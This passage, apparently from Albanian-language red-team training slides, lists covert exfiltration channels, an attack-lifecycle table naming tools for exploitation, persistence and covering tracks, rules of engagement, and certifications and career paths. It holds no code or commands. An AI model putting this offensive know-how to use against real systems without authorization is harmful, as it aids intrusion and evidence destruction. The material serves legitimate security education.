  Përdorimi i DNS për të dërguar të dhëna në mënyrë të fshehur
- **HTTPS Tunneling**
  Përdorimi i HTTPS për të dërguar të dhëna brenda trafikut të enkriptuar

Kapacitetet e Red Team-it: Cikli i Plotë i Sulmit

Faza e Sulmit	Përshkrimi dhe Mjetet
Reconnaissance	Mbledhja e informacioneve publike dhe private. Mjetet: The Harvester, Shodan, Google Dorking
Scanning	Zbulim i sistemeve, porteve dhe shërbimeve. Mjetet: Nmap, Wireshark, Masscan
Enumeration	Identifikimi i detajeve të sistemeve dhe aplikacioneve. Mjetet: Nmap, Enum4Linux, SMBMap
Vulnerability Assessment	Identifikimi i dobësive të njohura. Mjetet: Metasploit, Burp Suite, Nessus, OpenVAS
Exploitation	Shfrytëzimi i dobësive për të marrë qasje. Mjetet: Metasploit, Custom Exploits, Burp Suite
Post-Exploitation	Marrja e qasjes dhe përforcimi i pozicionit. Mjetet: Mimikatz, Empire, Cobalt Strike, Hashcat
Persistence	Krijimi i backdoors për qasje të ardhshme. Mjetet: Reverse Shells, Scheduled Tasks, Rootkits
Covering Tracks	Fshirja e provave të sulmit. Mjetet: Log Deletion Tools, Anti-Forensics, Timestomp

Rregullat e Angazhimit: Kufizimet Etike dhe Ligjore

Rregullat e Angazhimit (RoE) përcaktojnë çfarë mund të bëjë Red Team-i dhe çfarë nuk mund të bëjë gjatë një operacioni.

1. Fushëveprimi (Scope)

Përcaktimi i qartë i sistemeve që mund të testohen dhe atyre që janë jashtë fushëveprimit

> Cilat sisteme, aplikacione ose të dhëna janë të ndaluara për testim

2. Periudha e Testimit (Timeline)

Data e fillimit dhe përfundimit, orët e punës dhe periudhat kur testimi nuk duhet të bëhet

> P.sh., testim vetëm gjatë orëve të punës ose 24/7, përjashtim i periudhave kritike

3. Metodat e Lejuara (Allowed Methods)

Cilat teknika mund të përdoren dhe cilat janë të ndaluara

> P.sh., Denial of Service (DoS) nuk lejohet, shkatërrimi i të dhënave nuk lejohet

4. Komunikimi (Communication)

Kush duhet të njoftohet nëse gjendet një dobësi kritike dhe procedura e raportimit

> Kontaktet e emergjencës, procedura për të raportuar incidentet e paplanifikuara

5. Përputhshmëria Ligjore (Legal Compliance)

Përputhshmëria me ligjet kombëtare dhe ndërkombëtare, autorizimi i duhur, mbrojtja e të dhënave personale

> Sigurimi i autorizimit të duhur nga drejtimi, respektimi i GDPR dhe ligjeve të tjera

Zhvillimi i Ekspertëve: Certifikat dhe Karrierë

Sertifikat të Rëndësishme

CEH (Certified Ethical Hacker)

ORG: EC-Council
PËRSHKRIMI: Sertifikat bazë për ethical hacking
KOHA: 3-6 muaj | KOSTOJA: $1000-2000

OSCP (Offensive Security Certified Professional)

ORG: Offensive Security
PËRSHKRIMI: Sertifikat praktike për penetration testing
KOHA: 6-12 muaj | KOSTOJA: $1000-1500

GPEN (GIAC Penetration Tester)

ORG: GIAC
PËRSHKRIMI: Penetration testing i avancuar
KOHA: 6-12 muaj | KOSTOJA: $1500-2500

CRTP (Certified Red Team Professional)

ORG: Altered Security
PËRSHKRIMI: Red Team në Active Directory
KOHA: 2-4 muaj | KOSTOJA: $500-1000

CISSP (Certified Information Systems Security Professional)

ORG: (ISC)²
PËRSHKRIMI: Menaxhimi i sigurisë
KOHA: 12+ muaj | KOSTOJA: $2000-3000

Rrugë Karriere

Niveli i Fillimit: Junior Red Teamer

SERTIFIKAT: CEH, Security+ | PËRVOJË: 1-2 vjet | DETYRA: Testim dobësish, skanim, dokumentim

Niveli i Mesëm: Senior Red Teamer

SERTIFIKAT: OSCP, GPEN | PËRVOJË: 3-5 vjet | DETYRA: Planifikimi i misioneve, shfrytëzimi, raportim

Niveli i Lartë: Red Team Lead / Manager

SERTIFIKAT: CRTP, CISSP | PËRVOJË: 5+ vjet | DETYRA: Menaxhimi i ekipit, planifikimi strategjik, këshillim

Faleminderit

Pyetje ?